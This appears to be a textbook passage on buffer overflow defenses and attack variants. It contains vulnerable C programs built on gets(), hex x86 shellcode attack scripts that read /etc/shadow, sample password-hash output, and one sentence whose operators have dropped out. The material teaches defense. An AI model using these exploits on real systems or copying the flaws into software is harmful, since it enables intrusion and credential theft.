To support this feature efficiently requires support from the processor's memory management unit (MMU) to tag pages of virtual **memory** as being **nonexecutable**. Some processors, such as the SPARC used by Solaris, have had support for this for some time. Enabling its use in Solaris requires a simple kernel parameter change. Other processors, such as the x86 family, did not have this support until the 2004 addition of the **no-execute** bit in its MMU. Extensions have been made available to Linux, BSD, and other UNIX-style systems to support the use of this feature. Some are also capable of protecting the heap as well as the stack, which is also the target of attacks, as we will discuss in Section 10.3. Support for enabling no-execute protection has also been included in Windows systems since XP SP2.

Making the stack (and heap) nonexecutable provides a high degree of protection against many types of buffer overflow attacks for existing programs; hence, the inclusion of this practice is standard in a number of recent operating systems releases. However, one issue is support for programs that do need to place executable code on the stack. This can occur, for example, in just-in-time compilers, such as is used in the Java Runtime system. Executable code on the stack is also used to implement nested functions in C (a GCC extension) and also Linux signal handlers. Special provisions are needed to support these requirements. Nonetheless, this is regarded as one of the best methods for protecting existing programs and hardening systems against some attacks.

Address Space Randomization

Another run-time technique that can be used to thwart attacks involves manipulation of the location of key data structures in a process's address space.

In particular, recall that in order to implement the classic stack overflow attack, the attacker needs to be able to predict the approximate location of the targeted buffer. The attacker uses this predicted address to determine a suitable return address to use in the attack to transfer control to the shellcode. One technique to greatly increase the difficulty of this prediction is to change the address at which the stack is located in a random manner for each process. The range of addresses available on modern processors is large (32 bits), and most programs only need a small fraction of that. Therefore, moving the stack memory region around by a megabyte or so has minimal impact on most programs but makes predicting the targeted buffer's address almost impossible. This amount of variation is also much larger than the size of most vulnerable buffers, so there is no chance of having a large enough NOP sled to handle this range of addresses. Again, this provides a degree of protection for existing programs, and while it cannot stop the attack from proceeding, the program will almost certainly abort due to an invalid memory reference. This defense can be bypassed if the attacker is able to try a large number of attempted exploits on a vulnerable program, each with different guesses for the buffer location.

Related to this approach is the use of random dynamic memory allocation (for `malloc()` and related library routines). As we will discuss in Section 10.3, there is a class of heap buffer overflow attacks that exploit the expected proximity of successive memory allocations, or indeed the arrangement of the heap management data structures. Randomizing the allocation of memory on the heap makes the possibility of predicting the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks.

Another target of attack is the location of standard library routines. In an attempt to bypass protections such as nonexecutable stacks, some buffer overflow variants exploit existing code in standard libraries. These are typically loaded at the same address by the same program. To counter this form of attack, we can use a security extension that randomizes the order of loading standard libraries by a program and their virtual memory address locations. This makes the address of any specific function sufficiently unpredictable as to render the chance of a given attack correctly predicting its address very low.

The OpenBSD system includes versions of all of these extensions in its technological support for a secure system.

Guard Pages

A final runtime technique that can be used places **guard pages** between critical regions of memory in a process's address space. Again, this exploits the fact that a process has much more virtual memory available than it typically needs. Gaps are placed between the ranges of addresses used for each of the components of the address space, as was illustrated in Figure 10.4. These gaps, or guard pages, are flagged in the MMU as illegal addresses, and any attempt to access them results in the process being aborted. This can prevent buffer overflow attacks, typically of global data, which attempt to overwrite adjacent regions in the process's address space, such as the global offset table, as we will discuss in Section 10.3.

A further extension places guard pages between stack frames or between different allocations on the heap. This can provide further protection against stack and heap overflow attacks, but at a cost in execution time supporting the large number of page mappings necessary.

10.3 Other Forms of Overflow Attacks

In this section, we discuss some of the other buffer overflow attacks that have been exploited and consider possible defenses. These include variations on stack overflows, such as return to system call, overflows of data saved in the program heap, and overflow of data saved in the process’s global data section. A more detailed survey of the range of possible attacks may be found in [LHEE03].

Replacement Stack Frame

In the classic stack buffer overflow, the attacker overwrites a buffer located in the local variable area of a stack frame and then overwrites the saved frame pointer and return address. A variant on this attack overwrites the buffer and saved frame pointer address. The saved frame pointer value is changed to refer to a location near the top of the overwritten buffer where a dummy stack frame has been created with a return address pointing to the shellcode lower in the buffer. Following this change, the current function returns to its calling function as normal, since its return address has not been changed. However, that calling function is now using the replacement dummy frame, and when it returns, control is transferred to the shellcode in the overwritten buffer.

This may seem like a rather indirect attack, but it could be used when only a limited buffer overflow is possible, one that permits a change to the saved frame pointer but not the return address. You might recall that the example program shown in Figure 10.7 only permitted enough additional buffer content to overwrite the frame pointer but not the return address. This example probably could not use this attack because the final trailing NULL, which terminates the string read into the buffer, would alter either the saved frame pointer or return address in a way that would typically thwart the attack. However, there is another category of stack buffer overflows known as **off-by-one** attacks. These can occur in a binary buffer copy when the programmer has included code to check the number of bytes being transferred but, due to a coding error, allows just one more byte to be copied than there is space available. This typically occurs when a conditional test uses instead of or instead of . If the buffer is located immediately below the saved frame pointer, then this extra byte could change the first (least significant byte on an x86 processor) of this address.[53] While changing one byte might not seem like much, given that the attacker just wants to alter this address from the real previous stack frame (just above the current frame in memory) to a new dummy frame located in the buffer within the current frame, the change typically only needs to be a few tens of bytes. With luck in the addresses being used, a one-byte change may be all that is needed. Hence, an overflow attack transferring control to shellcode is possible, even if indirectly.

There are some additional limitations on this attack. In the classic stack overflow attack, the attacker only needed to guess an approximate address for the buffer because some slack could be taken up in the NOP sled. However, for this indirect attack to work, the attacker must know the buffer address precisely, as the exact address of the dummy stack frame has to be used when overwriting the old frame pointer value. This can significantly reduce the attack's chance of success. Another problem for the attacker occurs after control has returned to the calling function. Because the function is now using the dummy stack frame, any local variables it was using are now invalid, and use of them could cause the program to crash before this function finishes and returns into the shellcode. However, this is a risk with most stack overwriting attacks.

Defenses against this type of attack include any of the stack protection mechanisms to detect modifications to the stack frame or return address by function exit code. In addition, using nonexecutable stacks blocks the execution of the shellcode, although this alone would not prevent an indirect variant of the return-to-system-call attack we will consider next. Randomization of the stack in memory and of system libraries would both act to greatly hinder the ability of the attacker to guess the correct addresses to use and hence block successful execution of the attack.

Return to System Call

Given the introduction of nonexecutable stacks as a defense against buffer overflows, attackers have turned to a variant attack in which the return address is changed to jump to existing code on the system. You may recall that we noted this as an option when we examined the basics of a stack overflow attack. Most commonly, the address of a standard **library function** is chosen, such as the `system()` function. The attacker specifies an overflow that fills the buffer, replaces the saved frame pointer with a suitable address, replaces the return address with the address of the desired library function, writes a placeholder value that the library function will believe is a return address, and then writes the values of one (or more) parameters to this library function. When the attacked function returns, it restores the (modified) frame pointer and then pops and transfers control to the return address, which causes the code in the library function to start executing. Because the function believes it has been called, it treats the value currently on the top of the stack (the placeholder) as a return address, with its parameters above that. In turn it will construct a new frame below this location and run.

If the library function being called is, for example, `system ("shell command line")`, then the specified shell commands would be run before control returns to the attacked program, which would then most likely crash. Depending on the type of parameters and their interpretation by the library function, the attacker may need to know precisely their address (typically within the overwritten buffer). In this example, though, the "shell command line" could be prefixed by a run of spaces, which would be treated as white space and ignored by the shell, thus allowing some leeway in the accuracy of guessing its address.

Another variant chains two library calls one after the other. This works by making the placeholder value (which the first library function called treats as its return address) the address of a second function. Then the parameters for each have to be suitably located on the stack, which generally limits what functions can be called and in what order. A common use of this technique makes the first address that of the `strcpy()` library function. The parameters specified cause it to copy some shellcode from the attacked buffer to another region of memory that is not marked nonexecutable. The second address points to the destination address to which the shellcode was copied. This allows an attacker to inject their own code but have it avoid the nonexecutable stack limitation.

Again, defenses against this include any of the stack protection mechanisms to detect modifications to the stack frame or return address by the function exit code. Likewise, randomization of the stack in memory, and of system libraries, hinders successful execution of such attacks.

Heap Overflows

With growing awareness of problems with buffer overflows on the stack and the development of defenses against them, attackers have turned their attention to exploiting overflows in buffers located elsewhere in the process address space. One possible target is a buffer located in memory dynamically allocated from the **heap**. The heap is typically located above the program code and global data and grows up in memory (while the stack grows down toward it). Memory is requested from the heap by programs for use in dynamic data structures, such as linked lists of records. If such a record contains a buffer vulnerable to overflow, the memory following it can be corrupted with a **heap overflow** attack. Unlike the stack, there will not be return addresses here to easily cause a transfer of control. However, if the allocated space includes a pointer to a function, which the code then subsequently calls, an attacker can arrange for this address to be modified to point to shellcode in the overwritten buffer. Typically, this might occur when a program uses a list of records to hold chunks of data while processing input/output or decoding a compressed image or video file. As well as holding the current chunk of data, this record may contain a pointer to the function processing this class of input (thus allowing different categories of data chunks to be processed by the one generic function). Such code is used and has been successfully attacked.

As an example, consider the program code shown in Figure 10.11a. This declares a structure containing a buffer and a function pointer.[54] Consider the lines of code shown in the `main()` routine. This uses the standard `malloc()` library function to allocate space for a new instance of the structure on the heap and then places a reference to the function `showlen()` in its function pointer to process the buffer. Again, the unsafe `gets()` library routine is used to illustrate an unsafe buffer copy. Following this, the function pointer is invoked to process the buffer.

Figure 10.11

Example Heap Overflow Attack

```
/* record type to allocate on heap */
typedef struct chunk {
      char inp[64];              /* vulnerable input
buffer */
      void (*process)(char *);   /* pointer to function
to process inp */
} chunk_t;
void showlen(char *buf)
```

```
{
      int len;
      len = strlen(buf);
      printf("buffer5 read %d chars\n", len);
}
int main(int argc, char *argv[])
{
      chunk_t *next;
      setbuf(stdin, NULL);
      next = malloc(sizeof(chunk_t));
      next->process = showlen;
      printf("Enter value: ");
      gets(next->inp);
      next->process(next->inp);
      printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
$ attack2 | buffer5
Enter value:
Root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::daemon:*:11453:0:
99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
. . .
```

(b) Example heap overflow attack

An attacker, having identified a program containing such a heap overflow vulnerability, would construct an attack sequence as follows. Examining the program when it runs would identify that it is typically located at address `0x080497a8` and that the structure contains just the 64-byte buffer and then the function pointer. Assume the attacker will use the shellcode we designed earlier, shown in Figure 10.8. The attacker would pad this shellcode to exactly

64 bytes by extending the NOP sled at the front and then append a suitable target address in the buffer to overwrite the function pointer. This could be `0x080497b8` (with bytes reversed because x86 is little-endian as discussed before). Figure 10.11b shows the contents of the resulting attack script and the result of it being directed against the vulnerable program (again assumed to be setuid root), with the successful execution of the desired, privileged shell commands.

Even if the vulnerable structure on the heap does not directly contain function pointers, attacks have been found. These exploit the fact that the allocated areas of memory on the heap include additional memory beyond what the user requested. This additional memory holds management data structures used by the memory allocation and deallocation library routines. These surrounding structures may either directly or indirectly give an attacker access to a function pointer that is eventually called. Interactions among multiple overflows of several buffers may even be used (one loading the shellcode and another adjusting a target function pointer to refer to it).

Defenses against heap overflows include making the heap also nonexecutable. This will block the execution of code written into the heap. However, a variant of the return-to-system call is still possible. Randomizing the allocation of memory on the heap makes the possibility of predicting the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks. Additionally, if the memory allocator and deallocator include checks for corruption of the management data, they could detect and abort any attempts to overflow outside an allocated area of memory.

Global Data Area Overflows

A final category of buffer overflows we consider involves buffers located in the program's global (or static) data area. Figure 10.4 showed that this is loaded from the program file and is located in memory above the program code. Again, if unsafe buffer operations are used, data may overflow a global buffer and change adjacent memory locations, including perhaps one with a function pointer, which is then subsequently called.

Figure 10.12a illustrates such a vulnerable program (which shares many similarities with Figure 10.11a, except that the structure is declared as a global variable). The design of the attack is very similar; indeed only the target address changes. The global structure was found to be at address `0x08049740`, which was used as the target address in the attack. Note that global variables do not usually change location, as their addresses are used directly in the program code. The attack script and result of successfully executing it are shown in Figure 10.12b.

Figure 10.12 Example Global Data Overflow Attack

```
/* global static data - will be targeted for attack */
struct chunk {
      char inp[64];        /* input buffer */
      void (*process)(char *); /* pointer to function to
process it */
} chunk;
void showlen(char *buf)
{
      int len;
      len = strlen(buf);
printf("buffer6 read %d chars\n", len);
}
      int main(int argc, char *argv[])
{
      setbuf(stdin, NULL);
      chunk.process = showlen;
      printf("Enter value: ");
      gets(chunk.inp);
      chunk.process(chunk.inp);
      printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program
buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
$ attack3 | buffer6
Enter value:
Root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7
:::daemon:*:11453:0:99999:7:::
. . . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:9999
9:7:::
. . . .
```

(b) Example global data overflow attack
More complex variations of this attack exploit the fact that the process address space may contain other management tables in regions adjacent to the global data area. Such tables can include references to *destructor* functions (a GCC C and C++ extension), a global-offsets table (used to resolve function references to dynamic libraries once they have been loaded), and other structures. Again, the aim of the attack is to overwrite some function pointer that the attacker believes will then be called later by the attacked program, transferring control to shellcode of the attacker's choice.

Defenses against such attacks include making the global data area nonexecutable, arranging function pointers to be located below any other types of data, and using guard pages between the global data area and any other management areas.

Other Types of Overflows

Beyond the types of buffer vulnerabilities we have discussed here, there are still more variants, including format string overflows and integer overflows. It is likely that even more will be discovered in the future. Details of a range of buffer overflow attacks, including additional variants, are discussed in [LHEE03] and [VEEN12].

The important message is that if programs are not correctly coded in the first place to protect their data structures, then attacks on them are possible. While the defenses we have discussed can block many such attacks, some, like the original example in Figure 10.1 (which corrupts an adjacent variable value in a manner that alters the behavior of the attacked program), simply cannot be blocked except by coding to prevent them.